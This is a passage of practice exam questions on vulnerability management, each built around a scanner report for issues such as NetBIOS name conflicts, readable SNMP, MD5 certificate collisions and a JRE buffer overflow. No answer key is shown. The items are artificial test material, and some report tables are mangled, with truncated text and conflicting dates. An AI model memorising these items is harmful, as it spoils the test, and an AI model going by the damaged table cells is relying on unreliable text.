|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|-----------------|-----|
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 02/04/2020 at 21:06:51 (GMT-0400) | Last Detected:               | 04/04/2020 at 21:22:12 (GMT-0400) | Times Detected: | 3   |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 70008                             | CVSS Base:                   | 5                                 | Last Fixed:     | N/A |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | SMB / NETBIOS                     | CVSS Temporal:               | 4.1                               |                 |     |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | <a href="#">CVE-2000-0673</a>     | CVSS3 Base:                  | -                                 |                 |     |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | <a href="#">MS00-047</a>          | CVSS3 Temporal:              | -                                 |                 |     |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | <a href="#">1514, 1515</a>        | CVSS Environment:            | -                                 |                 |     |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | 03/17/2020                        | Asset Group:                 | -                                 |                 |     |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | -                                 | Collateral Damage Potential: | -                                 |                 |     |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | No                                | Target Distribution:         | -                                 |                 |     |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Yes                               | Confidentiality Requirement: | -                                 |                 |     |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | -                                 | Integrity Requirement:       | -                                 |                 |     |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                   | Availability Requirement:    | -                                 |                 |     |
| <b>THREAT:</b><br>A malicious user can send a NetBIOS Name Conflict message to the NetBIOS name service even when the receiving machine is not in the process of registering its NetBIOS name. As a result, attempts, which could lead to intermittent connectivity problems, or the loss of all NetBIOS functionality.<br>This is a design flaw problem in the NetBIOS protocol and the WINS dynamic name registration, which is present whenever WINS is supported.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                   |                              |                                   |                 |     |
| <b>IMPACT:</b><br>If successfully exploited, this vulnerability could lead to intermittent connectivity problems, or the loss of all NetBIOS functionality.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                   |                              |                                   |                 |     |
| <b>SOLUTION:</b><br>The best workaround for Microsoft Windows and Samba Server is to block all incoming traffic from the Internet to UDP ports 137 and 138.<br>For Windows platforms, Microsoft has released some patches to address this issue.<br>Microsoft has released a patch (Hotfix 269239). After the patch is applied, conflict messages will only be responded to during the initial name registration process. For more information on this vulnerability, see <a href="#">Hotfix 269239 mitigates the issue by generating log events for detected name conflicts</a> . Note that while Hotfix 269239 provides notification when name conflicts occur, the system remains vulnerable to them.<br>The following is a list of Microsoft patches:<br><a href="#">Microsoft Windows NT 4.0 patch Q269239</a><br><a href="#">Microsoft Windows NT Terminal Server patch Q269239</a><br><a href="#">Microsoft Windows 2000 patch Q269239 W2K_SP2_x86_en</a><br>For Samba there are no vendor supplied patches available at this time. |                                   |                              |                                   |                 |     |
- A. Confidentiality
- B. Integrity
- C. Availability
- D. Nonrepudiation
112. Aadesh is creating a vulnerability management program for his company. He has limited scanning resources and would like to apply them to different systems based on the sensitivity and criticality of the information that they handle. What criteria should Aadesh use to determine the vulnerability scanning frequency?
- A. Data remanence
- B. Data privacy
- C. Data classification
- D. Data sovereignty
113. Tom recently read a media report about a ransomware outbreak that was spreading rapidly

across the Internet by exploiting a zero-day vulnerability in Microsoft Windows. As part of a comprehensive response, he would like to include a control that would allow his organization to effectively recover from a ransomware infection. Which one of the following controls would best achieve Tom's objective?

- A. Security patching
  - B. Host firewalls
  - C. Backups
  - D. Intrusion prevention systems
114. Kaitlyn discovered the vulnerability shown here on a workstation in her organization. Which one of the following is not an acceptable method for remediating this vulnerability?

| 3 WinRAR Insecure Executable Loading Remote Code Execution Vulnerability                                                                                                                                                                                                                                                                             |                                   | CVSS: -                      | CVSS3: -                          | Active            |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|-------------------|
| First Detected:                                                                                                                                                                                                                                                                                                                                      | 12/04/2020 at 19:06:20 (GMT-0400) | Last Detected:               | 04/04/2020 at 20:54:02 (GMT-0400) | Times Detected: 5 |
| QID:                                                                                                                                                                                                                                                                                                                                                 | 370233                            | CVSS Base:                   | 3.7                               |                   |
| Category:                                                                                                                                                                                                                                                                                                                                            | Local                             | CVSS Temporal:               | 3.1                               |                   |
| CVE ID:                                                                                                                                                                                                                                                                                                                                              | <a href="#">CVE-2015-5663</a>     | CVSS3 Base:                  | -                                 |                   |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                    | -                                 | CVSS3 Temporal:              | -                                 |                   |
| BugTraq ID:                                                                                                                                                                                                                                                                                                                                          | <a href="#">79666</a>             | CVSS Environment:            | -                                 |                   |
| Service Modified:                                                                                                                                                                                                                                                                                                                                    | 11/28/2020                        | Asset Group:                 | -                                 |                   |
| User Modified:                                                                                                                                                                                                                                                                                                                                       | -                                 | Collateral Damage Potential: | -                                 |                   |
| Edited:                                                                                                                                                                                                                                                                                                                                              | No                                | Target Distribution:         | -                                 |                   |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                            | No                                | Confidentiality Requirement: | -                                 |                   |
| Ticket State:                                                                                                                                                                                                                                                                                                                                        | -                                 | Integrity Requirement:       | -                                 |                   |
|                                                                                                                                                                                                                                                                                                                                                      |                                   | Availability Requirement:    | -                                 |                   |
| <b>THREAT:</b><br>WinRAR is a shareware file archiver and compressor utility for Windows. It can create archives in RAR or ZIP file formats and unpack numerous archive file formats. The file-execution functionality in WinRAR allows local users to escalate privileges via a Trojan horse file with a name similar to an extensionless filename. |                                   |                              |                                   |                   |
| Affected Versions:<br>WinRAR prior to 5.30 Beta 5                                                                                                                                                                                                                                                                                                    |                                   |                              |                                   |                   |

- A. Upgrade WinRAR.
  - B. Upgrade Windows.
  - C. Remove WinRAR.
  - D. Replace WinRAR with an alternate compression utility.
115. Brent ran a vulnerability scan of several network infrastructure devices on his network and obtained the result shown here. What is the extent of the impact that an attacker could have by exploiting this vulnerability directly?

| 3 Readable SNMP Information                                                                 |                                                                                                   |                              |                                   |                 |                                   |
|---------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------|------------------------------|-----------------------------------|-----------------|-----------------------------------|
| First Detected:                                                                             | 07/16/2020 at 20:06:22 (GMT-0400)                                                                 | Last Detected:               | 08/05/2020 at 04:15:02 (GMT-0400) | Times Detected: | 23                                |
| QID:                                                                                        | 78920                                                                                             | CVSS Base:                   | 10                                | Last Fixed:     | 10/04/2020 at 18:05:16 (GMT-0400) |
| Category:                                                                                   | SNMP                                                                                              | CVSS Temporal:               | 9                                 |                 |                                   |
| CVE ID:                                                                                     | CVE-1999-0517 CVE-1999-0186 CVE-1999-0254 CVE-1999-0516 CVE-1999-0472 CVE-2001-0514 CVE-2002-0109 | CVSS3 Base:                  | -                                 |                 |                                   |
| Vendor Reference                                                                            |                                                                                                   | CVSS3 Temporal:              | -                                 |                 |                                   |
| Bugtraq ID:                                                                                 | <a href="#">3797</a> <a href="#">2896</a> <a href="#">3795</a>                                    | Asset Group:                 | -                                 |                 |                                   |
| Service Modified:                                                                           | 05/22/2020                                                                                        | Collateral Damage Potential: | -                                 |                 |                                   |
| User Modified:                                                                              | -                                                                                                 | Target Distribution:         | -                                 |                 |                                   |
| Edited:                                                                                     | No                                                                                                | Confidentiality Requirement: | -                                 |                 |                                   |
| PCI Vuln:                                                                                   | Yes                                                                                               | Integrity Requirement:       | -                                 |                 |                                   |
| Ticket State:                                                                               |                                                                                                   | Availability Requirement:    | -                                 |                 |                                   |
| THREAT:                                                                                     |                                                                                                   |                              |                                   |                 |                                   |
| Unauthorized users can read all SNMP information because the access password is not secure. |                                                                                                   |                              |                                   |                 |                                   |

- A. Denial of service  
B. Theft of sensitive information  
C. Network eavesdropping  
D. Reconnaissance
116. Yashvir runs the cybersecurity vulnerability management program for his organization. He sends a database administrator a report of a missing database patch that corrects a high severity security issue. The DBA writes back to Yashvir that he has applied the patch. Yashvir reruns the scan, and it still reports the same vulnerability. What should he do next?
- A. Mark the vulnerability as a false positive.  
B. Ask the DBA to recheck the database server.  
C. Mark the vulnerability as an exception.  
D. Escalate the issue to the DBA's manager.
117. Manya is reviewing the results of a vulnerability scan and identifies the issue shown here in one of her systems. She consults with developers who check the code and assure her that it is not vulnerable to SQL injection attacks. An independent auditor confirms this for Manya. What is the most likely scenario?

|                                                                                                                                                                                                                                                                                |                                               |   |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------|---|
| HIGH                                                                                                                                                                                                                                                                           | CGI Generic SQL Injection (blind, time based) | > |
| <b>Description</b>                                                                                                                                                                                                                                                             |                                               |   |
| By sending specially crafted parameters to one or more CGI scripts hosted on the remote web server, Nessus was able to get a slower response, which suggests that it may have been able to modify the behavior of the application and directly access the underlying database. |                                               |   |
| An attacker may be able to exploit this issue to bypass authentication, read confidential data, modify the remote database, or even take control of the remote operating system.                                                                                               |                                               |   |
| Note that this script is experimental and may be prone to false positives.                                                                                                                                                                                                     |                                               |   |
| <b>Solution</b>                                                                                                                                                                                                                                                                |                                               |   |
| Modify the affected CGI scripts so that they properly escape arguments.                                                                                                                                                                                                        |                                               |   |

- A. This is a false positive report.
  - B. The developers are wrong, and the vulnerability exists.
  - C. The scanner is malfunctioning.
  - D. The database server is misconfigured.
118. Erik is reviewing the results of a vulnerability scan and comes across the vulnerability report shown here. Which one of the following services is *least* likely to be affected by this vulnerability?

| X.509 Certificate MD5 Signature Collision Vulnerability                                                                                                                                                                                                               |                                   |                              |                                   |                 |                                   |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|-----------------|-----------------------------------|
| First Detected:                                                                                                                                                                                                                                                       | 03/11/2020 at 22:38:17 (GMT-0400) | Last Detected:               | 12/05/2020 at 03:35:56 (GMT-0400) | Times Detected: | 86                                |
| QID:                                                                                                                                                                                                                                                                  | 42012                             | CVSS Base:                   | 5                                 | Last Fixed:     | 04/05/2020 at 01:21:47 (GMT-0400) |
| Category:                                                                                                                                                                                                                                                             | General remote services           | CVSS Temporal:               | 4.3                               |                 |                                   |
| CVE ID:                                                                                                                                                                                                                                                               | <a href="#">CVE-2004-2761</a>     | CVSS3 Base:                  | -                                 |                 |                                   |
| Vendor Reference                                                                                                                                                                                                                                                      | -                                 | CVSS3 Temporal:              | -                                 |                 |                                   |
| Bugtraq ID:                                                                                                                                                                                                                                                           | <a href="#">33065</a>             | CVSS Environment:            | -                                 |                 |                                   |
| Service Modified:                                                                                                                                                                                                                                                     | 09/17/2020                        | Asset Group:                 | -                                 |                 |                                   |
| User Modified:                                                                                                                                                                                                                                                        | -                                 | Collateral Damage Potential: | -                                 |                 |                                   |
| Edited:                                                                                                                                                                                                                                                               | No                                | Target Distribution:         | -                                 |                 |                                   |
| PCI Vuln:                                                                                                                                                                                                                                                             | Yes                               | Confidentiality Requirement: | -                                 |                 |                                   |
| Ticket State:                                                                                                                                                                                                                                                         | -                                 | Integrity Requirement:       | -                                 |                 |                                   |
|                                                                                                                                                                                                                                                                       |                                   | Availability Requirement:    | -                                 |                 |                                   |
| THREAT:                                                                                                                                                                                                                                                               |                                   |                              |                                   |                 |                                   |
| Hash algorithms are used to generate a hash value for a message (an arbitrary block of data) such that a number of cryptographic properties hold. In particular it is expected to be resistant to collisions, that is the m' such that both have the same hash value. |                                   |                              |                                   |                 |                                   |

- A. HTTPS
- B. HTTP
- C. SSH
- D. VPN

Use the following scenario to answer questions 119–120.

Larry recently discovered a critical vulnerability in one of his organization's database servers during a routine vulnerability scan. When he showed the report to a database administrator, the administrator responded that they had corrected the vulnerability by using a vendor-supplied workaround because upgrading the database would disrupt an important process. Larry verified that the workaround is in place and corrects the vulnerability.

119. How should Larry respond to this situation?

- A. Mark the report as a false positive.
- B. Insist that the administrator apply the vendor patch.

- C. Mark the report as an exception.
  - D. Require that the administrator submit a report describing the workaround after each vulnerability scan.
120. What is the most likely cause of this report?
- A. The vulnerability scanner requires an update.
  - B. The vulnerability scanner depends on version detection.
  - C. The database administrator incorrectly applied the workaround.
  - D. Larry misconfigured the scan.

121. Mila ran a vulnerability scan of a server in her organization and found the vulnerability shown here. What is the use of the service affected by this vulnerability?

| Port             | Hosts      |
|------------------|------------|
| 110 / tcp / pop3 | [redacted] |

- A. Web server
  - B. Database server
  - C. Email server
  - D. Directory server
122. Margot discovered that a server in her organization has a SQL injection vulnerability. She would like to investigate whether attackers have attempted to exploit this vulnerability. Which one of the following

data sources is *least* likely to provide helpful information?

- A. NetFlow logs
  - B. Web server logs
  - C. Database logs
  - D. IDS logs
123. Krista is reviewing a vulnerability scan report and comes across the vulnerability shown here. She comes from a Linux background and is not as familiar with Windows administration. She is not familiar with the `runas` command mentioned in this vulnerability. What is the closest Linux equivalent command?

| Microsoft Windows "RunAs" Password Length Local Information Disclosure - Zero Day                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                   |                              |                                   |                              |    |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|------------------------------|----|
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | 04/04/2020 at 18:02:25 (GMT-0400) | Last Detected:               | 04/05/2020 at 02:19:36 (GMT-0400) | Times Detected:              | 21 |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 116157                            | CVSS Base:                   | 4                                 | Asset Group:                 | -  |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Local                             | CVSS Temporal:               | 3.4                               | Collateral Damage Potential: | -  |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | <a href="#">CVE-2009-0320</a>     | CVSS3 Base:                  | -                                 | Target Distribution:         | -  |
| Vendor Reference                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | -                                 | CVSS3 Temporal:              | -                                 | Confidentiality Requirement: | -  |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | <a href="#">33440</a>             | CVSS Environment:            | -                                 | Integrity Requirement:       | -  |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 09/04/2020                        | Asset Group:                 | -                                 | Availability Requirement:    | -  |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | -                                 | Collateral Damage Potential: | -                                 |                              |    |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | No                                | Target Distribution:         | -                                 |                              |    |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Yes                               | Confidentiality Requirement: | -                                 |                              |    |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | -                                 | Integrity Requirement:       | -                                 |                              |    |
| THREAT:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                   |                              |                                   |                              |    |
| RunAs is a service component for Windows, which can be used to execute a second application as a different user, generally for performing privileged operations. RunAs is prone to a local password disclosure vulnerability that allows a malicious user to guess the password length when "runas.exe" is used to launch an application under another's user's privilege. A specified user, a local attacker can monitor the "I/O Other Bytes" performance of the application to determine the length of the submitted password. |                                   |                              |                                   |                              |    |

- A. sudo
  - B. grep
  - C. su
  - D. ps
124. After scanning a web application for possible vulnerabilities, Barry received the result shown here. Which one of the following best describes the threat posed by this vulnerability?

| Vulnerabilities (1) <span style="font-size: small;">[#]</span>                                                                                                                                   |                                   |                              |                                   |                              |     |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|------------------------------|-----|
| Web Server Uses Plain-Text Form Based Authentication                                                                                                                                             |                                   |                              |                                   |                              |     |
| First Detected:                                                                                                                                                                                  | 03/03/2020 at 12:02:19 (GMT-0400) | Last Detected:               | 04/09/2020 at 20:31:35 (GMT-0400) | Times Detected:              | 142 |
| QID:                                                                                                                                                                                             | 86728                             | CVSS Base:                   | 5.0                               | Asset Group:                 | -   |
| Category:                                                                                                                                                                                        | Web server                        | CVSS Temporal:               | 3.6                               | Collateral Damage Potential: | -   |
| CVE ID:                                                                                                                                                                                          | -                                 | CVSS3 Base:                  | -                                 | Target Distribution:         | -   |
| Vendor Reference                                                                                                                                                                                 | -                                 | CVSS3 Temporal:              | -                                 | Confidentiality Requirement: | -   |
| Bugtraq ID:                                                                                                                                                                                      | -                                 | CVSS Environment:            | -                                 | Integrity Requirement:       | -   |
| Service Modified:                                                                                                                                                                                | 09/04/2020                        | Asset Group:                 | -                                 | Availability Requirement:    | -   |
| User Modified:                                                                                                                                                                                   | -                                 | Collateral Damage Potential: | -                                 |                              |     |
| Edited:                                                                                                                                                                                          | No                                | Target Distribution:         | -                                 |                              |     |
| PCI Vuln:                                                                                                                                                                                        | Yes                               | Confidentiality Requirement: | -                                 |                              |     |
| Ticket State:                                                                                                                                                                                    | -                                 | Integrity Requirement:       | -                                 |                              |     |
| THREAT:                                                                                                                                                                                          |                                   |                              |                                   |                              |     |
| A web server is using plain-text form-based authentication, which allows an attacker to eavesdrop on authentication exchanges and potentially intercept sensitive information such as passwords. |                                   |                              |                                   |                              |     |

- A. An attacker can eavesdrop on authentication exchanges.

- B. An attacker can cause a denial-of-service attack on the web application.
- C. An attacker can disrupt the encryption mechanism used by this server.
- D. An attacker can edit the application code running on this server.

**125.** Javier ran a vulnerability scan of a network device used by his organization and discovered the vulnerability shown here. What type of attack would this vulnerability enable?

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                   | CVSS: -                      | CVSS3: -                          | Active              |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|---------------------|
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | 03/17/2020 at 01:33:14 (GMT-0400) | Last Detected:               | 04/05/2020 at 01:57:57 (GMT-0400) | Times Detected: 613 |
| 11/02/2020 at 07:00:06 (GMT-0400)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                   | 5                            | 4.8                               |                     |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 82024                             | CVSS Base:                   | CVSS3 Temporal:                   | CVSS3 Base:         |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | TCP/IP                            | CVSS3 Environment:           | -                                 | -                   |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | <a href="#">CVE-2002-0510</a>     | Asset Group:                 | -                                 | -                   |
| Vendor Reference                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | -                                 | Collateral Damage Potential: | -                                 | -                   |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | <a href="#">4314</a>              | Target Distribution:         | -                                 | -                   |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | 05/07/2020                        | Confidentiality Requirement: | -                                 | -                   |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | -                                 | Integrity Requirement:       | -                                 | -                   |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | No                                | Availability Requirement:    | -                                 | -                   |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | No                                |                              |                                   |                     |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                   |                              |                                   |                     |
| <b>THREAT:</b><br>The host transmits UDP packets with a constant IP Identification field. This behavior may be exploited to discover the operating system and approximate kernel version of the vulnerable system. Normally, the IP identification field is intended to be a reasonably unique value, and is used to reconstruct fragmented packets. It has been reported that in some versions of the Linux kernel IP stack implementation as well as other operating systems, UDP packets are transmitted with a constant IP Identification field of 0. |                                   |                              |                                   |                     |

- A. Denial of service
  - B. Information theft
  - C. Information alteration
  - D. Reconnaissance
- 126.** Akari scans a Windows server in her organization and finds that it has multiple critical vulnerabilities, detailed in the report shown here. What action can Akari take that will have the most significant impact on these issues without creating a long-term outage?

| Vulnerabilities (27) <span style="font-size: small;">[ ]</span> |                                                                                                             | CVSS: - | CVSS3: - | New    |
|-----------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------|---------|----------|--------|
| ►                                                               | 5 Microsoft Cumulative Security Update for Internet Explorer (MS17-006)                                     | CVSS: - | CVSS3: - | New    |
| ►                                                               | 5 Microsoft Cumulative Security Update for Windows (MS17-012)                                               | CVSS: - | CVSS3: - | New    |
| ►                                                               | 4 Microsoft Uniscribe Multiple Remote Code Execution and Information Disclosure Vulnerabilities (MS17-011)  | CVSS: - | CVSS3: - | New    |
| ►                                                               | 4 Microsoft Security Update for Windows Kernel-Mode Drivers (MS17-018)                                      | CVSS: - | CVSS3: - | New    |
| ►                                                               | 4 Microsoft Windows DirectShow Information Disclosure Vulnerability (MS17-021)                              | CVSS: - | CVSS3: - | New    |
| ►                                                               | 4 Microsoft XML Core Services Information Disclosure Vulnerability (MS17-022)                               | CVSS: - | CVSS3: - | New    |
| ►                                                               | 4 Microsoft Windows Kernel Elevation of Privileges (MS17-017)                                               | CVSS: - | CVSS3: - | New    |
| ►                                                               | 3 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32) port 3389/tcp over SSL | CVSS: - | CVSS3: - | New    |
| ►                                                               | 5 Veritas NetBackup Remote Access Vulnerabilities (VTS16-001)                                               | CVSS: - | CVSS3: - | Active |
| ►                                                               | 5 EOL/Obsolete Software: Microsoft VC++ 2005 Detected                                                       | CVSS: - | CVSS3: - | Active |
| ►                                                               | 5 Microsoft Foundation Class Library Remote Code Execution Vulnerability (MS11-025)                         | CVSS: - | CVSS3: - | Active |
| ►                                                               | 4 Microsoft Windows Graphics Component Multiple Vulnerabilities (MS17-013)                                  | CVSS: - | CVSS3: - | Active |
| ►                                                               | 3 Microsoft Windows "RunAs" Password Length Local Information Disclosure - Zero Day                         | CVSS: - | CVSS3: - | Active |
| ►                                                               | 3 Built-In Guest Account Not Renamed at Windows Target System                                               | CVSS: - | CVSS3: - | Active |
| ►                                                               | 3 Windows Unquoted/Trusted Service Paths Privilege Escalation Security Issue                                | CVSS: - | CVSS3: - | Active |
| ►                                                               | 3 Microsoft .Net Framework RC4 in TLS Not Disabled (KB2960358)                                              | CVSS: - | CVSS3: - | Active |

- A. Configure the host firewall to block inbound connections.

- B. Apply security patches.
  - C. Disable the guest account on the server.
  - D. Configure the server to only use secure ciphers.
127. During a recent vulnerability scan of workstations on her network, Andrea discovered the vulnerability shown here. Which one of the following actions is *least* likely to remediate this vulnerability?

| Sun Java RunTime Environment GIF Images Buffer Overflow Vulnerability                                                                                                                                                                                                                                                       |                                     |                              |                                   |                 |    |             |     |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------|------------------------------|-----------------------------------|-----------------|----|-------------|-----|
| First Detected:                                                                                                                                                                                                                                                                                                             | 08/04/2018 at 18:02:25 (GMT-0400)   | Last Detected:               | 04/05/2020 at 03:40:45 (GMT-0400) | Times Detected: | 22 | Last Fixed: | N/A |
| QID:                                                                                                                                                                                                                                                                                                                        | 115501                              | CVSS Base:                   | 6.8                               |                 |    |             |     |
| Category:                                                                                                                                                                                                                                                                                                                   | Local                               | CVSS Temporal:               | 5.3                               |                 |    |             |     |
| CVE ID:                                                                                                                                                                                                                                                                                                                     | <a href="#">CVE-2007-0243</a>       | CVSS3 Base:                  | -                                 |                 |    |             |     |
| Vendor Reference:                                                                                                                                                                                                                                                                                                           | <a href="#">Oracle ID 1000058.1</a> | CVSS3 Temporal:              | -                                 |                 |    |             |     |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                 | <a href="#">22085</a>               | CVSS Environment:            | -                                 |                 |    |             |     |
| Service Modified:                                                                                                                                                                                                                                                                                                           | 10/21/2020                          | Asset Group:                 | -                                 |                 |    |             |     |
| User Modified:                                                                                                                                                                                                                                                                                                              | -                                   | Collateral Damage Potential: | -                                 |                 |    |             |     |
| Edited:                                                                                                                                                                                                                                                                                                                     | No                                  | Target Distribution:         | -                                 |                 |    |             |     |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                   | Yes                                 | Confidentiality Requirement: | -                                 |                 |    |             |     |
| Ticket State:                                                                                                                                                                                                                                                                                                               | Open                                | Integrity Requirement:       | -                                 |                 |    |             |     |
|                                                                                                                                                                                                                                                                                                                             |                                     | Availability Requirement:    | -                                 |                 |    |             |     |
| <b>THREAT:</b>                                                                                                                                                                                                                                                                                                              |                                     |                              |                                   |                 |    |             |     |
| The Java Runtime Environment is an application that allows users to run Java applications. The Java Runtime Environment is prone to a buffer overflow vulnerability because the application fails to bounds check user-supplied data before copying it into an insufficiently sized memory buffer image from a Java applet. |                                     |                              |                                   |                 |    |             |     |
| <b>IMPACT:</b>                                                                                                                                                                                                                                                                                                              |                                     |                              |                                   |                 |    |             |     |
| An attacker can exploit this issue to execute arbitrary code with the privileges of the victim.                                                                                                                                                                                                                             |                                     |                              |                                   |                 |    |             |     |
| <b>SOLUTION:</b>                                                                                                                                                                                                                                                                                                            |                                     |                              |                                   |                 |    |             |     |
| This issue is addressed in the following releases (for Windows, Solaris, and Linux):                                                                                                                                                                                                                                        |                                     |                              |                                   |                 |    |             |     |
| JDK and JRE 5.0 Update 10 or later                                                                                                                                                                                                                                                                                          |                                     |                              |                                   |                 |    |             |     |
| SDK and JRE 1.4.2_13 or later                                                                                                                                                                                                                                                                                               |                                     |                              |                                   |                 |    |             |     |
| SDK and JRE 1.3.1_19 or later                                                                                                                                                                                                                                                                                               |                                     |                              |                                   |                 |    |             |     |
| J2SE 5.0 is available for download at <a href="#">JDK Downloads</a> .                                                                                                                                                                                                                                                       |                                     |                              |                                   |                 |    |             |     |
| J2SE 5.0 Update 10 for Solaris is available in the following patches:                                                                                                                                                                                                                                                       |                                     |                              |                                   |                 |    |             |     |
| J2SE 5.0; update 10 (as delivered in patch 118666-10)                                                                                                                                                                                                                                                                       |                                     |                              |                                   |                 |    |             |     |
| J2SE 5.0; update 10 (as delivered in patch 118667-10 (64bit))                                                                                                                                                                                                                                                               |                                     |                              |                                   |                 |    |             |     |
| J2SE 5.0_x68; update 10 (as delivered in patch 118668-10)                                                                                                                                                                                                                                                                   |                                     |                              |                                   |                 |    |             |     |
| J2SE 5.0_x68; update 10 (as delivered in patch 118669-10 (64bit))                                                                                                                                                                                                                                                           |                                     |                              |                                   |                 |    |             |     |
| J2SE 1.4.2 is available for download at <a href="#">J2SE 1.4.2</a> .                                                                                                                                                                                                                                                        |                                     |                              |                                   |                 |    |             |     |
| J2SE 1.3.1 is available for download at <a href="#">J2SE 1.3</a> .                                                                                                                                                                                                                                                          |                                     |                              |                                   |                 |    |             |     |
| Refer to <a href="#">Oracle ID 1000058.1</a> for additional information on the vulnerabilities and patch details.                                                                                                                                                                                                           |                                     |                              |                                   |                 |    |             |     |
| Patch:                                                                                                                                                                                                                                                                                                                      |                                     |                              |                                   |                 |    |             |     |
| Following are links for downloading patches to fix the vulnerabilities:                                                                                                                                                                                                                                                     |                                     |                              |                                   |                 |    |             |     |
| Sun Alert ID 102760: all (J2SE 5.0)                                                                                                                                                                                                                                                                                         |                                     |                              |                                   |                 |    |             |     |
| Sun Alert ID 102760: all (J2SE 1.4.2)                                                                                                                                                                                                                                                                                       |                                     |                              |                                   |                 |    |             |     |
| Sun Alert ID 102760: all (J2SE 1.3.1)                                                                                                                                                                                                                                                                                       |                                     |                              |                                   |                 |    |             |     |
| Sun Alert ID 102760: Solaris                                                                                                                                                                                                                                                                                                |                                     |                              |                                   |                 |    |             |     |

- A. Remove JRE from workstations.
  - B. Upgrade JRE to the most recent version.
  - C. Block inbound connections on port 80 using the host firewall.
  - D. Use a web content filtering system to scan for malicious traffic.
